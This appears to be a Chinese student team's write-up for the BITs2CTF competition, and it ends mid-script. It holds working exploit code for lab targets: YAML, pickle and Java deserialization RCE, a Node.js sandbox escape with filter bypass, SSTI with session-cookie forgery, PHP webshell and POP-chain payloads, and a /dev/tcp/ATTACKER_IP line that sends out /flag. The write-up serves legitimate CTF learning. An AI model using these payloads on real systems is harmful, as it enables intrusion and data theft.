战队名称

友谊就是魔法

比赛排名

总分数：6584

学生组/大一新生组排名：3

总排名：3

战队成员

徐皓晨、徐皓晨

prummn、张昊斌

yhy123、杨宏宇

GCC 偷走了重要的函数！

1、第一步。绕过限制，编译器会将 C 代码转译为汇编。我们可以直接用 __asm__("...") 在全局区域插入汇编代码。在汇编里手动声明 .global main 并定义 main: 标签。这样链接器（Linker）在生成可执行文件时，就能找到程序的入口点，从而绕过 tree-sitter 对 C 语法的检查。

2、第二步。尝试拿 Shel，Shell 里找不到 flag 文件。查看 run.sh 发现 Flag 是通过环境变量 BITS2FLAG 注入的。但是，我们的汇编代码中 xor %rdx, %rdx 把环境变量指针（envp）清空了，导致我们在 Shell 里看不到父进程的环境变量。然后发现只要程序能老老实实输出 Hello World，Python 脚本就会主动把 Flag 吐出来。这比在服务器里到处翻文件要简单得多。

3、第三步。写一段汇编，只做两件事：打印字符串 和 退出。系统调用 (Syscall)：write(1, buf, 12)：对应 syscall 1。exit(0)：对应 syscall 60。直接 push 可能会导致高位补零，变成 Hell\0\0\0\0，截断了字符串。修正方案：手动切分字符串。先压入后 4 字节：rld\n (0x0a646c72) 再压入前 8 字节：Hello Wo (0x6f57206f6c6c6548)，因为栈是向下增长的（从高地址到低地址），所以要先 Push 字符串的尾部，再 Push 头部，这样读取的时候顺序才是对的。

```python
import socket
import time

HOST = '127.0.0.1'
PORT = 47571

payload = r'''__asm__(".global main; main: mov $1, %rax; mov $1, %rdi; movabsq $0x0a646c72, %rsi; push %rsi; movabsq $0x6f57206f6c6c6548, %rsi; push %rsi; mov %rsp, %rsi; mov $12, %rdx; syscall; mov $60, %rax; xor %rdi, %rdi; syscall;");'''
try:
    print(f"[*] 正在连接 {HOST}:{PORT} ...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST, PORT))
    print("[+] 连接成功！")

    # 接收欢迎语
    s.settimeout(2)
    try:
        print(s.recv(4096).decode(errors='ignore'))
    except:
        pass

    # 发送 Payload
    print("[*] 正在发送 Payload (输出 Hello World)...")
    s.sendall(payload.encode() + b'\n')

    # 等待结果
    print("[*] 等待服务器响应 Flag...")
    s.settimeout(5)
    while True:
        data = s.recv(4096)
        if not data: break
        print(data.decode(errors='ignore'), end='')

except Exception as e:
    print(f"\n[-] 发生错误: {e}")
finally:
    s.close()
```

Rust，启动！

1、第一步。得知服务器明确说"Only compile, No run"（只编译，不运行）。这意味着传统的运行时代码（ std::fs::read 或 Command::new）完全无效，生成的二进制文件不会被执行。

2、第二步。Rust 的宏是在编译阶段展开的。include_str!("/flag")：这是一个编译器内置宏。编译器在编译代码时，会直接去文件系统中读取 /flag 的内容，并将其替换为字符串常量。compile_error!(...)：这也是一个宏，它的作用是强制编译器停止编译，并输出一段用户自定义的错误信息。

3、第三步。将两者结合，就实现了一个“编译时文件读取器”。不需要运行程序，编译器本身就变成了我们读取 Flag 的方法。

```python
import socket
import time
import base64

# 1. 连接配置（确保端口正确）
HOST = '127.0.0.1'
PORT = 19420

# 2. 新的 Payload：编译时攻击
# 我们不需要 main 函数里写任何逻辑，直接用宏在全局或者 main 里触发编译错误
rust_source = r"""
fn main() {
    // 核心原理：
    // 1. include_str!("/flag") -> 在编译阶段读取 /flag 文件内容
    // 2. compile_error!(...)   -> 让编译器报错，并把内容打印出来
    compile_error!(include_str!("/flag"));
}
"""

# 3. Base64 编码
encoded_payload = base64.b64encode(rust_source.encode()).decode()

try:
    print(f"[*] 正在连接 {HOST}:{PORT} ...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST, PORT))
    print("[+] 连接成功！")

    # 4. 读取欢迎语
    time.sleep(1)
    print(s.recv(8192).decode(errors='ignore'))

    # 5. 发送 Payload
    print(f"[*] 正在发送编译时攻击 Payload...")
    s.sendall(encoded_payload.encode() + b'\n')

    # 6. 等待编译器报错（Flag 就在报错信息里！）
    print("[*] 等待 rustc 编译输出...\n" + "="*40)
    while True:
        data = s.recv(4096)
        if not data: break
        print(data.decode(errors='ignore'), end='')

except Exception as e:
    print(f"\n[-] 发生错误: {e}")
finally:
    s.close()
```

Yaml 笑传之 CCB

1、第一步。非常经典的 Python YAML 反序列化漏洞，不安全的加载：服务端使用了不安全的 yaml.load() 而非 yaml.safe_load()。

2、第二步。YAML 允许使用 !!python/object/apply 标签来实例化 Python 对象或调用函数。

3、第三步。构造恶意的 YAML 数据，利用 subprocess.getoutput 函数执行了系统命令 (ls 和 env)，从而窃取了服务器的环境变量。

```python
import socket
import time
import base64

HOST = '127.0.0.1'
PORT = 51269  # 确认端口号

yaml_content = "!!python/object/apply:subprocess.getoutput ['ls -la /; env']"

# Base64 编码
encoded_payload = base64.b64encode(yaml_content.encode()).decode()

print(f"[*] 新 Payload: {yaml_content}")
print(f"[*] Base64: {encoded_payload}")

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((HOST, PORT))
    print(f"[+] 已连接到 {HOST}:{PORT}")

    # 接收欢迎语
    time.sleep(1)
    try:
        print(s.recv(8192).decode(errors='ignore'))
    except:
        pass

    # 发送 Payload
    print("[*] 正在发送 Payload...")
    s.sendall(encoded_payload.encode() + b'\n')

    # 等待结果
    print("[*] 等待结果...\n" + "="*40)
    while True:
        data = s.recv(4096)
        if not data: break
        print(data.decode(errors='ignore'), end='')

except Exception as e:
    print(f"\n[-] 发生错误: {e}")
finally:
    s.close()
```

签到

1、第一步。启动容器

2、第二步。登录网页

3、第三步。在宿舍拍了张校园卡的校徽照片上传

babyRSA

1、第一步。读取 N, m1, m2（题目提供的 secret 文件）。

2.在 sqrt(N) 附近搜索 p 或 q（使用 sympy.nextprime / prevprime 或简单循环）以快速分解 N。

3. 计算 phi = (p-1)*(q-1) 并求 d = e^{-1} (mod phi)。

4. 用 d 对 m1, m2 进行解密得到 M1 = F1 + F2 和 M2 = F1^3 + F2^3。

5. 利用恒等式 x^3 + y^3 = (x+y)((x+y)^2 - 3xy)，从 M1 和 M2 求出 xy：

3xy = M1^2 - M2 / M1

所以 xy = (M1^2 - M2 / M1) / 3。

2 第二步。得到 x+y 与 xy 后，解二次方程 t^2 - (x+y)*t + xy = 0，求得 x = F1, y = F2。

3、第三步。解出的两段字符串：

- F1 bytes: b'_asdasfasqwe_dmqwo}'

- F2 bytes: b'BITs2CTF{isjna_cask'

完整 flag

BITs2CTF{isjna_cask_asdasfasqwe_dmqwo}

```python
import sympy
from Crypto.Util.number import long_to_bytes, inverse
import math

# Data from secret.txt
# ----

# 1. Factorize N
# Since p and q are close (nextprime), we can use Fermat factorization or just sqrt
print("Factorizing N...")
approx_p = math.isqrt(N)
# Try to find a factor near sqrt(N)
# Since p < q and they are nextprime to each other, p < sqrt(N) < q
# We can search upwards from sqrt(N) to find q
q_candidate = sympy.nextprime(approx_p)
if N % q_candidate == 0:
    q = q_candidate
    p = N // q
else:
    # Maybe p is just below sqrt(N)
    p_candidate = sympy.prevprime(approx_p)
    if N % p_candidate == 0:
        p = p_candidate
        q = N // p
    else:
        # Search a bit more range just in case
        curr = approx_p
        found = False
        # Search upwards for q
        for _ in range(1000):
            curr = sympy.nextprime(curr)
            if N % curr == 0:
                q = curr
                p = N // q
                found = True
                break

        if not found:
            # Search downwards for p
            curr = approx_p
            for _ in range(1000):
                curr = sympy.prevprime(curr)
                if N % curr == 0:
                    p = curr
                    q = N // p
                    found = True
                    break

        if not found:
            print("Failed to factor N with simple nextprime search.")
            exit()

print(f"Found p: {p}")
print(f"Found q: {q}")

# 2. Calculate private key d
phi = (p - 1) * (q - 1)
d = inverse(e, phi)

# 3. Decrypt M1 and M2
# M1 = F1 + F2
# M2 = F1^3 + F2^3
M1 = pow(C1, d, N)
M2 = pow(C2, d, N)

print(f"M1 (F1+F2): {M1}")
print(f"M2 (F1^3+F2^3): {M2}")

# 4. Solve for F1, F2
# x^3 + y^3 = (x+y)(x^2 - xy + y^2) = (x+y)((x+y)^2 - 3xy)
# M1 = M1 * (M1^2 - 3xy)
# M2 / M1 = M1^2 - 3xy
# 3xy = M1^2 - M2 / M1
# xy = (M1^2 - M2 / M1) // 3

if M2 % M1 != 0:
    print("Error: M1 does not divide M2")
    # This might happen if M1 or M2 were reduced modulo N during encryption but they shouldn't be larger than N?
    # encrypt.py asserts c2 < N. c2 is the plaintext message for the second encryption.
    # Wait, c2 = pow(F1, 3) = pow(F1, 3)
    # The assertion assert(c2 < N) ensures no modulo reduction happened during the calculation of the message itself.
    # So M2 should be exactly F1^3 + F2^3.
    pass

val = (M1**2 - M2 // M1)
if val % 3 != 0:
    print("Error: 3 does not divide the expression for 3xy")

XY = val // 3

# Now we have xy = M1 and xy = XY
# t^2 - (x+y)t + xy = 0
# t^2 - M1*t + XY = 0
# Discriminant D = M1^2 - 4*XY
D = M1**2 - 4*XY
if D < 0:
    print("Discriminant is negative")
    exit()

sqrt_D = math.isqrt(D)
if sqrt_D**2 != D:
    print("Discriminant is not a perfect square")
    exit()

x = (M1 + sqrt_D) // 2
y = (M1 - sqrt_D) // 2

print(f"F1 candidate: {x}")
print(f"F2 candidate: {y}")

# 5. Convert to bytes
try:
    f1_bytes = long_to_bytes(x)
    f2_bytes = long_to_bytes(y)
    print(f"F1 bytes: {f1_bytes}")
    print(f"F2 bytes: {f2_bytes}")

    # Try both orders
    flag_cand1 = f1_bytes + f2_bytes
    flag_cand2 = f2_bytes + f1_bytes

    print(f"Flag candidate 1: {flag_cand1}")
    print(f"Flag candidate 2: {flag_cand2}")
except Exception as e:
    print(f"Error converting to bytes: {e}")
```

easyAES

1、第一步。暴力破解所有可能的 2 字节密钥，2^16 = 65536 种可能构造密钥：将 2 字节重复 16 次，根据 key XOR iv = known_value 计算 iv

2、第二步。检查是否是有效的 flag

3、第三步。[+] 找到密钥！密钥的 2 字节：790e 完整密钥:790e790e790e790e790e790e790e790e790e790e790e790e790e790e790e790e

IV: 6023e2df6f3ad7da6a1a73819cf67b1a


明文: b'BITs2CTF{sjcihd_enf_huidjx_hsid}'

```python
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long

# 题目给出的数据
key_xor_iv = 54755426038978086460310747316994556563126341157253266647920514387148480709140
enc_flag = b'K\x04?\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84*\x0fi\xf7\xa4\x85\xd2\x1d'

def solve():
    # 暴力破解所有可能的2字节密钥
    for i in range(0x10000):  # 2^16 = 65536 种可能
        # 构造密钥，将2字节重复16次
        two_bytes = i.to_bytes(2, 'big')
        key = two_bytes * 16

        # 根据 key XOR iv = known_value 计算 iv
        key_long = bytes_to_long(key)
        iv_long = key_long ^ key_xor_iv
        iv = long_to_bytes(iv_long, 16)

        try:
            # 尝试解密
            cipher = AES.new(key, AES.MODE_CBC, iv)
            plaintext = cipher.decrypt(enc_flag)

            # 检查是否是有效的flag（通常包含可打印字符）
            # CTF的flag通常以flag{或类似格式开头
            if b'flag{' in plaintext.lower() or b'ctf{' in plaintext.lower():
                print(f"[+] 找到密钥！")
                print(f"密钥的2字节: {two_bytes.hex()}")
                print(f"完整密钥: {key.hex()}")
                print(f"IV: {iv.hex()}")
                print(f"明文: {plaintext}")
                return plaintext

            # 或者检查是否全部是可打印ASCII字符
            if all(32 <= b < 127 for b in plaintext):
                print(f"[+] 可能找到了！密钥2字节: {two_bytes.hex()}")
                print(f"明文: {plaintext}")

        except Exception as e:
            # 解密失败，继续尝试下一个密钥
            continue

        # 显示进度
        if i % 10000 == 0:
            print(f"进度: {i}/65536")

    print("[-] 未找到有效密钥")
    return None

if __name__ == "__main__":
    print("开始暴力破解...")
    solve()
```

remaining thing

1、ai 辅助

2、



签顺道

1、第一步。发现 src/pwn: 是逆向分析和攻击的目标二进制文件，ida pro main 函数直接展示硬编码密码。密码是： f8fqgfm

2、第二步。连接容器，ls，发现读取根目录的 Flag

3、第三步。获取 flag

```python
import socket
import time

# 1. 配置目标
# 请注意，这里必须填题目开启容器后显示的那个端口号！
HOST = '127.0.0.1'
PORT = 38347   # <--- 请务必修改为你当前容器的端口号
TIMEOUT = 5    # 设置超时时间

# 2. 构造 Payload (硬编码密码 + Shell 命令)
# 解释：
# 1. 'f8fqgfm' -> 逆向分析得到的密码，通过 strcmp 校验后触发 system("/bin/sh")
# 2. 'cat flag' -> 获取 shell 后执行的命令，读取 flag
# 3. b'\n'     -> 模拟回车键，确保命令发送
PAYLOAD_PASSWORD = b'f8fqgfm'
# COMMANDS_TO_RUN = [b'ls', b'cat flag']
# 同时也找一下有没有 flag.txt 或者隐藏文件
COMMANDS_TO_RUN = [b'ls -la /', b'cat /flag']

print(f"[*] 目标服务: {HOST}:{PORT}")
print("[*] 正在尝试建立 TCP 连接...")

try:
    # 建立 Socket 连接 (Pwn 题使用的是原始 TCP 通信，而不是 HTTP)
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(TIMEOUT)
    s.connect((HOST, PORT))

    print(f"[+] 连接成功！ ")
    print("=" * 50)

    # 1. 接收欢迎语 (清理缓冲区)
    # 程序会输出 "咦↑↑↑~~~" 等内容
    banner = s.recv(1024)
    print(f"[-] 收到欢迎语:\n{banner.decode(errors='ignore').strip()}")

    # 2. 发送密码
    print(f"\n[?] 正在发送密码: {PAYLOAD_PASSWORD.decode()}")
    s.sendall(PAYLOAD_PASSWORD + b'\n') # 发送密码 + 回车
    time.sleep(0.5) # 等待服务器反应

    # 3. 接收验证结果
    # 如果密码正确，服务器会输出乱码提示，然后静默给 Shell
    auth_res = s.recv(1024)
    print(f"[-] 收到响应: {auth_res.decode(errors='ignore').strip()}")

    # 4. 循环执行命令
    print("\n[*] 密码似乎正确，正在尝试执行 Shell 命令...")

    for cmd in COMMANDS_TO_RUN:
        print(f">] 发送命令: {cmd.decode()}")
        s.sendall(cmd + b'\n')

        # 接收命令回显
        time.sleep(0.5) # 给一点时间让命令执行
        response = s.recv(4096) # 接收结果

        result_text = response.decode(errors='ignore').strip()
        print(f"[<] 命令回显结果如下: ")
        print("-" * 30)
        print(result_text)
        print("-" * 30)

        # 简单的自动判定
        if "{" in result_text and "}" in result_text:
            print("\n[🎉] 恭喜！拿到 Flag 了！呱呱呱😜！ ")
            break

except Exception as e:
    print(f"[-] 发生错误: {e}")
finally:
    print("\n[*] 关闭连接")
    s.close()
```

1zvm

1、第一步。构造 Payload (Node.js 沙箱逃逸 + 关键词绕过)

1. this.constructor.constructor('return process')() -> 拿到 process 对象

2. .mainModule.require -> 拿到 require 函数

3. 'chi'+'ld_process' -> 拼接字符串，绕过服务器对 "child" 单词的检测

4. execSync -> 执行系统命令

2、第二步。尝试参数名: code

3、第三步。[!] 响应结果末尾如下：

var\n---SPLIT---\nBITs2CTF{ac21a82a-0f6f-4d3a-b4ce-616d3fcd3797}\nNODE_VERSION=25.1.0\nHOSTNAME=65afbea14698\nYARN_VERSION=1.22.22\nPORT=3000\nHOME=/root\nPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\nGZCTF_FLAG=no_FLAG\nPWD=/app\nGZCTF_TEAM_ID=96\n","logs":[]}


```python
import requests
import json

# 1. 配置目标
HOST = '127.0.0.1'
PORT = 62347
URL = f"http://{HOST}:{PORT}/eval"  # 目标锁定 /eval

# 2. 构造 Payload (Node.js 沙箱逃逸 + 关键词绕过)
# 解释:
# 1. this.constructor.constructor('return process')() -> 拿到 process 对象
# 2. .mainModule.require -> 拿到 require 函数
# 3. 'chi'+'ld_process' -> 拼接字符串，绕过服务器对 "child" 单词的检测
# 4. execSync -> 执行系统命令
payload = """
(function(){
    try {
        var p = this.constructor.constructor('return process')();
        var req = p.mainModule.require;
        var cp = req('chi'+'ld_process');
        return cp.execSync('ls -la /; echo "---SPLIT---"; cat /flag; env').toString();
    } catch(e) {
        return "Error: " + e.toString();
    }
})()
"""

# 3. 尝试不同的参数名 (盲猜)
# 最可能的是 'code'，但也可能是 'cmd' 或 'expr'
params_to_try = ['code', 'cmd', 'script']

print(f"[*] 目标接口: {URL}")
print("[*] 正在尝试发送 Payload...")

for param in params_to_try:
    try:
        # 构造 JSON 数据
        data = {param: payload}
        headers = {'Content-Type': 'application/json'}

        print(f"\n[?] 尝试参数名: {param}")
        res = requests.post(URL, json=data, headers=headers, timeout=5)

        print(f"[+] 状态码: {res.status_code}")

        # 如果状态码是 200，说明参数名猜对了
        if res.status_code == 200:
            print("[!] 响应成功！结果如下：")
            print("=" * 50)
            print(res.text.strip())
            print("=" * 50)

            if "BITs2CTF" in res.text:
                print("\n[🎉] 恭喜！拿到 Flag 了！")
            break
        else:
            print(f"[-] 响应: {res.text[:100]}")

    except Exception as e:
        print(f"[-] 请求出错: {e}")
```

CCTest

1、第一步。通过访问或分析附件 jar 包，确认：

- 框架: Spring Boot
- 依赖: Commons Collections 3.2.2
- 入口: Spring Bean 加载和反序列化处理
- 防护: 基于 FilteredObjectInputStream 的黑名单过滤 2、第二步。连接容器，ls，发现读取根目录的 Flag

2、第二步 **Payload 生成方式（ai 辅助）**



使用 BadAttributeValueExpException 包装恶意对象：

```java
BadAttributeValueExpException evil = new BadAttributeValueExpException(null);
// 通过反射修改内部字段
Field f = evil.getClass().getDeclaredField("val");
f.setAccessible(true);
f.set(evil, classBuilderInstance);
```

当 readObject() 被调用时：

1. 触发 toString() 方法
2. 调用 ClassBuilder 中的恶意逻辑

3. 通过反射实例化 Spring ClassPathXmlApplicationContext
4. 加载远程 XML 文件

XML 配置文件 (evil3.xml)
关键是 ProcessBuilder Bean 执行命令：

```xml
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://www.springframework.org/schema/beans
        http://www.springframework.org/schema/beans/spring-beans.xsd">

    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
            <list>
                <value>bash</value>
                <value>-c</value>
                        <value>exec 3&lt;>/dev/tcp/ATTACKER_IP/8000; cat /flag
&gt;&amp;3</value>
            </list>
        </constructor-arg>
    </bean>
</beans>
```

3、第三步。启动监听服务 python -m http.server 8080
4、第四步。**发送 Payload**
```bash
# 生成 payload
java -cp . ExpGen > payload.b64
# 发送到目标
python exploit_final.py
```

```python
import requests

TARGET_URL = "http://127.0.0.1:50964/deser"

# 使用局域网 IP 10.171.149.10 的 payload
payload = "rO0ABXNyAC……"

print(f"[*] 发送 Payload 到 {TARGET_URL}")
print(f"[*] HTTP Server: http://10.171.149.10:8000")

try:
    data = {"data": payload}
    headers = {"User-Agent": "Mozilla/5.0"}
    res = requests.post(TARGET_URL, data=data, headers=headers, timeout=10)

    print(f"[*] 响应状态码: {res.status_code}")
    print(f"[*] 响应内容: {res.text[:200]}")

    if res.status_code == 200:
        print("\n[+] Payload 发送成功！")
        print("[+] 请等待几秒钟，然后检查 HTTP Server 日志")
        print("[+] 运行命令查看: Get-Job | Receive-Job -Keep")

except Exception as e:
    print(f"[-] 失败: {e}")
```

获取的 Flag BITs2CTF{9287645e-0a3a-4ccf-8854-be13ebb062d0}

babep1ckle

1、第一步。发现用户名被直接“渲染”到了页面上。如果服务器在渲染时没有做好过滤，我们就可以把用户名改成一段“代码”，让服务器执行它并把 Config 吐出来。注册一个新的账号{config}}

2、第二步。Config 内容获取，利用模板注入拿到了 SECRET_KEY: 'BITs2CTF2025'

制造一张“通行证”，把身份从 Guest 伪造成 Admin

3、第三步。伪造管理员 Cookie 运行 Python 脚本，利用密钥，生成一个拥有管理员权限的 Session Cookie。

```
import hashlib
from itsdangerous import URLSafeTimedSerializer
from flask.json.tag import TaggedJSONSerializer

# 1. 填入刚才获取的密钥
SECRET_KEY = 'BITs2CTF2025'
SALT = 'cookie-session'    # Flask 默认的 Salt

# 2. 构造管理员 Payload
# 我们把 role 改成 admin，用户名也顺便改成 admin
session_payload = {'role': 'admin', 'username': 'admin'}

# 3. 生成签名 Cookie
serializer = URLSafeTimedSerializer(
    SECRET_KEY,
    salt=SALT,
    serializer=TaggedJSONSerializer(),
    signer_kwargs={'key_derivation': 'hmac', 'digest_method': hashlib.sha1}
)

forged_cookie = serializer.dumps(session_payload)

print("="*50)
print(f"你的超级管理员 Cookie:\n{forged_cookie}")
print("="*50)
```

4、第四步。Admin 身份登录 import pickle

```
import base64
import requests
import subprocess
```

```
# ================配置区================
url = "http://127.0.0.1:10886/admin/unpickle"
# Admin Cookie
cookies = {
    'session':
'eyJyb2xlIjoiYWRtaW4iLCJ1c2VybmFtZSI6ImFkbWluIn0.aSFbYw.Z9cGsYSaeXij
O78Sa8QBpgWVJV4'
}
# ========================================

# 构造恶意类
class RCE:
    def __reduce__(self):
        # 核心逻辑：当服务器反序列化时，会执行
subprocess.check_output(['cat', '/flag'])
        # check_output 会返回命令执行的结果（即 Flag 的内容）
        # 如果服务器把反序列化的结果打印出来，我们就能看到 Flag
        return (subprocess.check_output, (['cat', '/flag'],))

# 1. 生成 Payload
try:
    # 实例化并序列化
    pickle_data = pickle.dumps(RCE())
    # Base64 编码
    b64_payload = base64.b64encode(pickle_data).decode()
    print(f"[+] Payload 生成完毕 (长度: {len(b64_payload)})")
except Exception as e:
    print(f"[-] Payload 生成失败: {e}")
    exit()

# 2. 发送攻击请求
print("[*] 正在发送 Payload 到后台...")
try:
    # 注意：表单参数名是 'data'
    res = requests.post(url, cookies=cookies, data={'data': b64_payload})

    print("\n--- 服务器响应 ---")
```

```
    # 如果成功，Flag 通常会显示在报错信息里，或者作为结果显示在页面上
    # 我们简单过滤一下 HTML 标签，看看有没有核心内容
    if "BITs2CTF" in res.text or "flag{" in res.text:
        print("发现 Flag！")
        print(res.text)
    else:
        # 如果没直接显示，打印全部内容人工找
        print(res.text)

except Exception as e:
    print(f"[-] 请求发送失败: {e}")
```

exit

1、第一步。这题核心是利用 php://filter 写入并 base64 解码的机制，再利用长度（padding）技巧把有效的 base64 写入为 webshell，最终通过 webshell 获得 RCE 并读取 flag。PoC 已给出，可在题目环境中直接复现（把 TARGET:PORT 替换为真实地址）。

2、第二步。连接容器，运行脚本

```python
import requests
import base64

url = "http://127.0.0.1:9321/"

# 查看 hint.php
print("[*] 查看 hint.php:")
r = requests.post(url + "shell.php", data={"cmd": "system('cat hint.php');"})
print(r.text)

# 查看 1diot9.php
print("\n[*] 查看 1diot9.php:")
r = requests.post(url + "shell.php", data={"cmd": "system('cat 1diot9.php');"})
print(r.text)

# 查看根目录
print("\n[*] 查看根目录:")
r = requests.post(url + "shell.php", data={"cmd": "system('ls -la /');"})
print(r.text)

# 直接尝试常见flag位置
print("\n[*] 尝试读取 /flag:")
r = requests.post(url + "shell.php", data={"cmd": "system('cat /flag');"})
print(r.text)

print("\n[*] 尝试读取 /flag.txt:")
r = requests.post(url + "shell.php", data={"cmd": "system('cat /flag.txt');"})
print(r.text)
```

3、第三步。定位 flag

```python
import requests

url = "http://127.0.0.1:9321/"

# 读取 /tmp/fou1ag
print("[*] 读取 /tmp/fou1ag:")
r = requests.post(url + "shell.php", data={"cmd": "system('cat /tmp/fou1ag');"})
print(r.text)
```

http

1、第一关：HTTP 请求与参数传递，使用 GET 发送一个名为 b1ts 的数组，包含值 ctf 和 f1ag 。requests.post("http://127.0.0.1:42595/re9uest.php", params={'b1ts[]': ['ctf', 'f1ag']}, data={'byte': '123'})

2、第二关。访问网站的 robots.txt 文件：http://127.0.0.1:42595/robots.txt。

3、第三关。页面提示“本关只允许从本地进行访问！”。在 HTTP 请求头（Header）中添加伪造本地 IP 的字段。Header：X-Forwarded-For: 127.0.0.1。

4、第四关。Cookie 伪造身份认证打开开发者工具，进入 Application (或 Storage) -> Cookies。找到名为 admin、role 或 user 的 Cookie。将值从 0、修改为 1

5、服务器返回了一串 Base64 编码的字符串：PD9waHAgJ0JJVHMyQ1RGezljZTEzYzAxLWY5ZmEtNDA0NC05MDFjLWNlNGNmMGE5OWFkYn0nID8+

解码后得到最终 Flag： BITs2CTF{9ce13c01-f9fa-4044-901c-ce4cf0a99adb}

noobUnser

1、第一步。发现入口：访问首页看到注释 <!--do you know robots?-->，源码显示 show_source("h3r3.php")

2、第二步。分析 POP 链：找到从 __destruct 到 system() 的调用链

3、第三步。构造序列化数据：设置正确的用户名密码：1diot9 / BITs2CTF 绕过命令过滤：tac${IFS}/fla*注意私有属性的序列化格式

4、第四步。发送 Payload：POST 到 /h3r3.php，参数名为 data。

```
<?php
show_source("h3r3.php");

class bits{
    private $cmd = "pwd";
    private $username = "idk666";
    private $password = "114514";

    public function __invoke(){
        if($this->username == "1diot9" && $this->password == "BITs2CTF"){
            if (!preg_match("/ |cat|less|more|head|tail|flag/", $this->cmd)) {
                system($this->cmd);
            }
        }
    }
}

class CTF{
    public $func = "unser";

    public function __set($a, $b){
        $method = $this->func;
        $method();   // 将$func 作为函数调用
    }
}

class anything{
    public $var1 = "aaa";
    public $var2;
```

```
    public function __toString(){
        $this->var2->sec = $this->var1;   // 给 var2 的 sec 属性赋值
        return "anything";
    }
}

class endpoint{
    public $bits2ctf = "welcome to bits2ctf!";
    public function __destruct(){
        echo $this->bits2ctf;   // 输出 bits2ctf
    }
}

$data = $_POST["data"];
if (isset($data)){
    unserialize($data);
}
```

魔术方法触发条件

魔术方法	触发条件
`__destruct()`	对象销毁时
`__toString()`	对象被当作字符串时（如 echo）
`__set()`	给不可访问/不存在的属性赋值时
`__invoke()`	对象被当作函数调用时

POP 链构造

```
endpoint::__destruct()
    ↓ echo $bits2ctf（bits2ctf 是 anything 对象）
anything::__toString()
    ↓ $var2->sec = $var1（var2 是 CTF 对象，CTF 没有 sec 属性）
CTF::__set()
    ↓ $func()（func 是 bits 对象，被当函数调用）
bits::__invoke()
```

↓ system($cmd)

Exploit 脚本

```
import requests

# 构造 payload - 注意私有属性需要\x00 类名\x00 格式
payload = 'O:8:"endpoint":1:{s:8:"bits2ctf";O:8:"anything":2:{s:4:"var1";s:3:"aaa";s:4:"var2";O:3:"CTF":1:{s:4:"func";O:4:"bits":3:{s:9:"\x00bits\x00cmd";s:13:"tac${IFS}/fla*";s:14:"\x00bits\x00username";s:6:"1diot9";s:14:"\x00bits\x00password";s:8:"BITs2CTF";}}}}'

# 发送 POST 请求到 h3r3.php
r = requests.post('http://127.0.0.1:46534/h3r3.php', data={'data': payload})
print(r.text)
```

ChaCha20

1、第一步。对 pyc 文件反编译：#!/usr/bin/env python

```
# visit https://tool.lu/pyc/ for more information
# Version: Python 3.10

from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
from Crypto.Util.number import long_to_bytes, bytes_to_long
from secret import flag
import time
import random
import os

def chacha20_encrypt(plaintext = None, key = None, nonce = None):
    cipher = Cipher(algorithms.ChaCha20(key, nonce), None, default_backend(), **('mode', 'backend'))
    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext)
    return ciphertext

if __name__ == '__main__':
    k1 = bytes_to_long(os.urandom(32))
    n1 = bytes_to_long(os.urandom(16))
    print(f"k1={k1}'")
    print(f"n1={n1}'")
    random.seed(int(time.time()) % 100)
    k2 = random.getrandbits(128)
    n2 = random.getrandbits(64)
    key = long_to_bytes(k1 ^ k2)
    nonce = long_to_bytes(n1 ^ n2)
    encrypted_data = chacha20_encrypt(flag, key, nonce)
    print(f"加密后: {encrypted_data.hex()}'")
    return None
```

3、第二步。爆破

```
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
from Crypto.Util.number import long_to_bytes
```

```
import random

# ==========================================
# 1. 请在这里填入题目给出的输出值
# ==========================================
# 示例值 (请替换为你实际拿到的):
given_k1=89156737880809474145449532029493055444849328922741582677584755390029529653680
given_n1=209794022060737284785334570850445075 92
